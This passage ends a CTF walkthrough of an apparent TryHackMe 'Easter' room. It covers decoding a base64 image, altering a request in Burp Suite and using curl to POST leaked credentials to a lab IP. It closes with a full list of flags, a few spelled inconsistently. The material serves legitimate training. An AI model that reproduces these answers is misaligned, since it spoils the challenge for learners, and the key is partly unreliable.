


We take the entire base 64 string and put it in cyberchef and to bake it we use the image rendering feature and we see the THM logo with the flag right there:



THM{d1r3c7_3mb3d} — -> Easter 14


Now moving to Easter 18:



I see egg pan picture, it says say yes to egg.

```
h2>Sometime, you just need to say 'YES' to the 'egg'. The page will definately roll the egg for you</h2>
```

egg:yes




I launch BurpSuite and capture the request and have it on repeater, here I modify the request by putting-

After sending the request , It immediately gives the flag:

THM{70ny_r0ll_7h3_366} — -> Easter 18

Now for the final flag which is the Easter 20



In the bottom of the source there is a user pass for post request for easter 20 and already giving us the username and password

Now I am going to use curl again and get the flag:

curl -s -d "username=DesKel&password=heIsDumb" -X POST http://10.10.98.47/ | grep -A1 "easter 20"

`-d "username=DesKel&password=heIsDumb"`

- **Data payload** sent via `POST`.
- This mimics a login form submission with credentials:
- `username = DesKel`
- `password = heIsDumb`


`-X POST`

- Specifies the **HTTP method** to use: `POST`.

`grep -A1 "easter 20"`

- Pipe (`|`) passes the HTML output of the server to `grep`.
- `grep` searches for `"easter 20"` in the returned HTML.
- `-A1` tells `grep` to also print **1 line after** the matching line (which contains the flag).

and I get the flag:



THM{17_w45_m3_4ll_4l0n6} — -> Easter 20

ALL FLAGS


Easter 1
THM{4u70b07_r0ll_0u7}
Correct Answer
Hint
Easter 2
THM{f4ll3n_b453}
Correct Answer
Hint
Easter 3
THM{y0u_c4n't_533_m3}
Correct Answer
Hint
Easter 4
THM{1nj3c7_l1k3_4_b055}
Correct Answer
Hint
Easter 5
THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}
Correct Answer
Hint
Easter 6
THM{l37'5_p4r7y_h4rd}
Correct Answer
Hint
Easter 7
THM{w3lc0m3!_4nd_w3lc0m3}
Correct Answer
Hint
Easter 8
THM{h3y_r1ch3r_wh3r3_15_my_k1dn3y}
Correct Answer
Hint
Easter 9
THM{60nn4_60_f457}
Correct Answer
Hint
Easter 10
THM{50rry_dud3}
Correct Answer
Hint

- **Easter 1:** THM{4u70b07_r0ll_0u7}
- **Easter 2:** THM{f4ll3n_b453}
- **Easter 3:** THM{you_c4n’7_533_m3}
- **Easter 4:** THM{1nj3c7_l1k3_4_b055}
- **Easter 5:** THM{wh47_d1d_17_c057_70_cr4ck_7h3_5ql}
- **Easter 6:** THM{l37'5_p4r7y_h4rd}

- **Easter 7:** THM{w3lc0m3!_4nd_w3lc0m3}
- **Easter 8:** THM{h3y_r1ch3r_wh3r3_15_my_k1dn3y}
- **Easter 9:** THM{60nn4_60_f457}
- **Easter 10:** THM{50rry_dud3}
- **Easter 11:** THM{366y_b4k3y}
- **Easter 12:** THM{h1dd3n_j5_f1l3}
- **Easter 13:** THM{1_c4n'7_b3l13v3_17}
- **Easter 14:** THM{d1r3c7_3mb3d}
- **Easter 15:** THM{ju57_4_64m3}
- **Easter 16:** THM{73mp3r_7h3_h7ml}
- **Easter 17:** THM{j5_j5_k3p_d3c0d3}
- **Easter 18:** THM{70ny_roll_7h3_366}
- **Easter 19:** THM{700_5m4ll_3yy}
- **Easter 20:** THM{17_w45_m3_4ll_4l0n6}

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Though it was a medium level room it was fun to work on the challenges Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

I'll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my Medium:

https://medium.com/@5kullk3r/

Imma bounce for now, but I'll catch you all in the next writeup!